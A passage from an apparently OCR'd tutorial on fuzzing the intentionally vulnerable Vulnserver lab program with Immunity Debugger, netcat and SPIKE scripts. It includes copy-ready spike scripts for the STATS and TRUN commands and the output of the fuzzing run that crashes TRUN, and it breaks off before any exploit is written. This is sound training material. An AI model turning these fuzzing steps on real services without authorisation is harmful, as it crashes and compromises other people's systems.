
We are also going to run Immunity as administrator, if we don't then it isn't going to detect our vulnerable server. The other reason for running these in admin is so when we get our shell we will end up as root automatically. Now you should have immunity running as administrator. Open the file tab and select Attach.




A pop up box will appear and you should see the Vulnserver process select it and press Attach.




You should see a output similar to this.



In the bottom right hand corner it says paused.



Unpause this by hitting the play button in the top left hand corner.



To confirm this has worked you will see where it said paused it now says running.


Let's jump over to our Kali Linux machine and open a terminal. The first thing we want to do is connect to Vulnserver and see what it is.

By default Vulnserver runs on port 9999 and you need to know the IP address of the Windows machine that it is running on. With that information we are going to use a tool called netcat

In your terminal run the command:

```
nc -nv 192.168.21.136 9999
```

This should connect you to the server.



From here we want to run the command:

```
HELP
```

And you should get a list of options.

```
┌──(root㉿kali)-[~]
└─# nc -nv 192.168.21.136 9999
(UNKNOWN) [192.168.21.136] 9999 (?) open
Welcome to Vulnerable Server! Enter HELP for help.
HELP
Valid Commands:
HELP
STATS [stat_value]
RTIME [rtime_value]
LTIME [ltime_value]
SRUN [srun_value]
TRUN [trun_value]
GMON [gmon_value]
GDOG [gdog_value]
KSTET [kstet_value]
GTER [gter_value]
HTER [hter_value]
LTER [lter_value]
KSTAN [lstan_value]
EXIT
```

The primary command we will be focused on is:

```
TRUN
```

We will go over how we figured out that TRUN is vulnerable. Thats where spiking comes in.

What spiking does is takes the commands one at a time by throwing a bunch of characters at each one to see if we can overflow the buffer. If the program crashes then that tells us that the command is vulnerable and if it doesnt then maybe its not vulnerable and we move on to the next command. We are going to look at what a nonvulnerable command looks like before we spick the vulnerable one.

When we spike we will be using a tool called "Generic TCP". Let's exit out of our netcat connection by pressing CTRL C

Then we want to run:


```
generic_send_tcp
```

```
┌──(root㉿kali)-[~]
└─# generic_send_tcp
argc=1
Usage: ./generic_send_tcp host port spike_script SKIPVAR SKIPSTR
./generic_send_tcp 192.168.1.100 701 something.spk 0 0
```

Here we have the usage for this so we need the host which is the targets IP address we need the port which we also have, we are going to need a spike script which we don't have yet, and we need the SKIPVAR and SKIPSTR that we will leave as default. So all we really need is a spike script.

Here is what a spike script looks like

First its going to read the line, Then its going to take a string in this case STATS, Which is one of the servers commands, then it will throw a variable at it. When we spike this we will send variables in all different forms and iterations. So it might send 1000 at a time or 20,000 at a time, 5 at a time. With the intention of finding something that will break the program. Thats what spiking is, sending a bunch of different characters randomly to try and break parts of the program. Using a text editor we need to create our spike scripts, one for the command that is not vulnerable (STATS) and one for the command that is vulnerable (TRUN)



Below you will find both scripts ready to copy and paste.

stats.spk

```
s_readline();
s_string("STATS ");
```

```
s_string_variable("0");
```

trun.spk

```
s_readline();
s_string("TRUN ");
s_string_variable("0");
```


We need to send these to Vulnserver.

run the command:


```
generic_send_tcp 192.168.21.136 9999 stats.spk 0 0
```

```
┌──(root㉿kali)-[~/Documents/TCM/buffer_overflow]
└─# generic_send_tcp 192.168.21.136 9999 stats.spk 0 0
Total Number of Strings is 681
Fuzzing
Fuzzing Variable 0:0
line read=Welcome to Vulnerable Server! Enter HELP for help.
Fuzzing Variable 0:1
Variablesize= 5004
Fuzzing Variable 0:2
Variablesize= 5005
Fuzzing Variable 0:3
Variablesize= 21
Fuzzing Variable 0:4
Variablesize= 3
Fuzzing Variable 0:5
Variablesize= 2
Fuzzing Variable 0:6
Variablesize= 7
```

As you can see it is throwing different sized variables at the STATS command if your following along you will notice that immunity is flickering a screen shot doesnt do the process any justice but here's what it should look like



If we take a look at the Vulnserver client you will see that it is opening and closing connections




In a real test we would let this run through. But as we know this part of the program isn't vulnerable we can go ahead and kill this. Now we will run it against the vulnerable part of the program (TRUN).

Run the command:


```
generic_send_tcp 192.168.21.136 9999 trun.spk 0 0
```

```
┌──(root㉿kali)-[~/Documents/TCM/buffer_overflow]
└─# generic_send_tcp 192.168.21.136 9999 trun.spk 0 0
Total Number of Strings is 681
Fuzzing
Fuzzing Variable 0:0
line read=Welcome to Vulnerable Server! Enter HELP for help.
Fuzzing Variable 0:1
line read=Welcome to Vulnerable Server! Enter HELP for help.
Variablesize= 5004
Fuzzing Variable 0:2
Variablesize= 5005
Fuzzing Variable 0:3
Variablesize= 21
Fuzzing Variable 0:4
Variablesize= 3
Fuzzing Variable 0:5
Variablesize= 2
```


Immediately Immunity crashes out and presented this screen.




In the bottom right that it has paused its self. So we can assume that this has crashed the program. In the Vulnserver client we don't see a error message because it is being held by immunity.




We've hit a violation this is good, and is telling us that something is vulnerable here, let's take a look at the information. One important piece of information we want to look at is the TRUN command that was sent.



